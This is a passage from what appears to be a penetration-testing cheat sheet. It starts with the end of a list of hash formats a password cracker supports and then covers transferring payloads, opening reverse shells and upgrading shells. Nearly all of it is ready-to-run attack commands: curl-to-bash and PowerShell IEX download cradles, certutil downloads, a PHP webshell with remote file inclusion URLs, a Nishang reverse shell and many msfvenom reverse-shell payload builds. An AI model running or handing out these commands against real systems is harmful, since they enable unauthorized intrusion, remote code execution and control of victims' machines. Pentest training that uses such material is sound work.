Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
|
||
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda,
|
||
pgpwde, phpass, PHPS, PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY,
|
||
pwsafe, qnx, RACF, RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512,
|
||
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
|
||
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
|
||
Raw-SHA384, restic, ripemd-128, ripemd-160, rsvp, RVARY, Siemens-S7,
|
||
Salted-SHA1, SSHA512, sapb, sapg, saph, sappse, securezip, 7z, Signal, SIP,
|
||
skein-256, skein-512, skey, SL3, Snefru-128, Snefru-256, LastPass, SNMP,
|
||
solarwinds, SSH, sspr, Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE,
|
||
Sybase-PROP, tacacs-plus, tcp-md5, telegram, tezos, Tiger, tc_aes_xts,
|
||
tc_ripemd160, tc_ripemd160boot, tc_sha512, tc_whirlpool, vdi, OpenVMS, vmx,
|
||
VNC, vtp, wbb3, whirlpool, whirlpool0, whirlpool1, wpapsk, wpapsk-pmk,
|
||
xmpp-scram, xsha, xsha512, zed, ZIP, ZipMonster, plaintext, has-160,
|
||
HMAC-MD5, HMAC-SHA1, HMAC-SHA224, HMAC-SHA256, HMAC-SHA384, HMAC-SHA512,
|
||
dummy, crypt
|
||
'
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
# Payload File Transfer
|
||
|
||
***
|
||
|
||
#### [STEP 1] Server on Client
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Python Server
|
||
# About: A python command used to open a server on the client machine
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Python Server
|
||
sudo python3 -m http.server {LPORT}
|
||
|
||
# Apache2 Server: var/www/html
|
||
sudo systemctl start apache2
|
||
|
||
# FTP Server: /ftphome/
|
||
sudo service pure-ftpd
|
||
|
||
# SMB SHARE
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py share ./ -smb2support
|
||
```
|
||
<br />
|
||
|
||
#### [STEP 2] Download Command on Server
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# WGET
|
||
# About: A command used to download files on the current machine
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Usage - Download on server machine
|
||
wget {LHOST}/{FILE} -outfile {FILE}
|
||
curl {LHOST}/{FILE}
|
||
|
||
# Linux - Download file and execute in bash:
|
||
curl {LHOST}/{FILE.sh} | bash
|
||
|
||
# Windows - Download file using certutil
|
||
certutil -split -f -urlcache http://{LHOST}/{FILE}
|
||
|
||
# Windows - Download file using powershell
|
||
IEX(new-object System.Net.WebClient).DownloadFile('http://{LHOST}/{FILE.exe}','C:\Users\{USER}\{FILE.exe}')
|
||
IEX(new-object System.Net.WebClient).UploadFile('http://{LHOST}/{FILE.exe}','C:\Users\{USER}\{FILE.exe}')
|
||
|
||
# Windows - Load a string file and execute in powershell:
|
||
IEX(New-Object Net.WebClient).downloadstring("http://{LHOST}/{FILE.ps1}")
|
||
Invoke-AllChecks
|
||
|
||
# SMB SHARE UPLOAD FILE
|
||
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v AllowInsecureGuestAuth /t REG_DWORD /d 1 /f
|
||
copy \\{LHOST}\share\{FILE}
|
||
|
||
# SMB SHARE DOWNLOAD FILE
|
||
net use z: \\{LHOST}\share
|
||
copy {FILE} z:
|
||
```
|
||
<br />
|
||
|
||
|
||
# Reverse Shell
|
||
|
||
<br />
|
||
|
||
[Reverse Shell Generator](https://www.revshells.com/)
|
||
|
||
<br />
|
||
|
||
#### NC Listen - Client [STEP 1]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# About: A command used to listen to requests from a defined port
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Usage
|
||
sudo nc -lnvp {RPORT}
|
||
|
||
# {PORT}: Select the port used to listen
|
||
```
|
||
<br />
|
||
|
||
#### NC Execute - Server [STEP 2]
|
||
|
||
```bash
|
||
# PHP webshell
|
||
<?php echo shell_exec($_GET['cmd']); ?>
|
||
|
||
page.php?page=http://{LHOST}/evil.txt&cmd={command}
|
||
page.php?file=http://{LHOST}/evil.txt&cmd={command}
|
||
|
||
# Windows Nishang Reverse shell
|
||
powershell -c "IEX (New-Object Net.WebClient).DownloadString(\"http://{LHOST}/rev.ps1\"); Invoke-PowerShellTcp -Reverse -IPAddress {LHOST} -Port {LPORT} | powershell -noprofile"
|
||
|
||
# MSFVENOM Payloads
|
||
|
||
# Windows
|
||
msfvenom -p windows/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f exe > x86.exe
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f exe > x64.exe
|
||
msfvenom -p cmd/windows/reverse_powershell LHOST={LHOST} LPORT=4444 > run.bat
|
||
|
||
# Linux
|
||
msfvenom -p linux/x86/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f elf > x86.elf
|
||
msfvenom -p linux/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f elf > x64.elf
|
||
|
||
# Web
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f asp > shell.asp
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f aspx > shell.aspx
|
||
msfvenom -p java/jsp_shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f raw > shell.jsp
|
||
msfvenom -p java/jsp_shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f war > shell.war
|
||
msfvenom -p php/reverse_php LHOST={LHOST} LPORT=4444 -f raw > shell.php
|
||
msfvenom -p windows/shell_reverse_tcp LHOST={LHOST} LPORT=4444 -f hta-psh > shell.hta
|
||
|
||
Framework Executable Formats [--format <value>]
|
||
===============================================
|
||
|
||
Name
|
||
----
|
||
asp
|
||
aspx
|
||
aspx-exe
|
||
axis2
|
||
dll
|
||
elf
|
||
elf-so
|
||
exe
|
||
exe-only
|
||
exe-service
|
||
exe-small
|
||
hta-psh
|
||
jar
|
||
jsp
|
||
loop-vbs
|
||
macho
|
||
msi
|
||
msi-nouac
|
||
osx-app
|
||
psh
|
||
psh-cmd
|
||
psh-net
|
||
psh-reflection
|
||
python-reflection
|
||
vba
|
||
vba-exe
|
||
vba-psh
|
||
vbs
|
||
war
|
||
|
||
Framework Transform Formats [--format <value>]
|
||
==============================================
|
||
|
||
Name
|
||
----
|
||
base32
|
||
base64
|
||
bash
|
||
c
|
||
csharp
|
||
dw
|
||
dword
|
||
hex
|
||
java
|
||
js_be
|
||
js_le
|
||
num
|
||
perl
|
||
pl
|
||
powershell
|
||
ps1
|
||
py
|
||
python
|
||
raw
|
||
rb
|
||
ruby
|
||
sh
|
||
vbapplication
|
||
vbscript
|
||
```
|
||
<br />
|
||
|
||
# Shell Upgrade
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# About: A command to spawn a new shell using python
|
||
# Download: May or may not be installed on server machine
|
||
|
||
# Usage
|
||
python3 -c 'import pty;pty.spawn("/bin/bash")'
|
||
|
||
python -c 'import pty;pty.spawn("/bin/bash")'
|
||
|
||
# Additional Functionality
|
||
CTRL + Z
|
||
stty raw -echo; fg
|
||
enter
|
||
export TERM=xterm-256color
|
||
|
||
# Run older python/python2 scripts in virtual environment:
|
||
cd /opt/impacket
|
||
sudo virtualenv impacket-venv -p $(which python2)
|
||
source impacket-venv/bin/activate
|
||
|
||
# Exit virtual environment
|
||
deactivate
|
||
|
||
```
|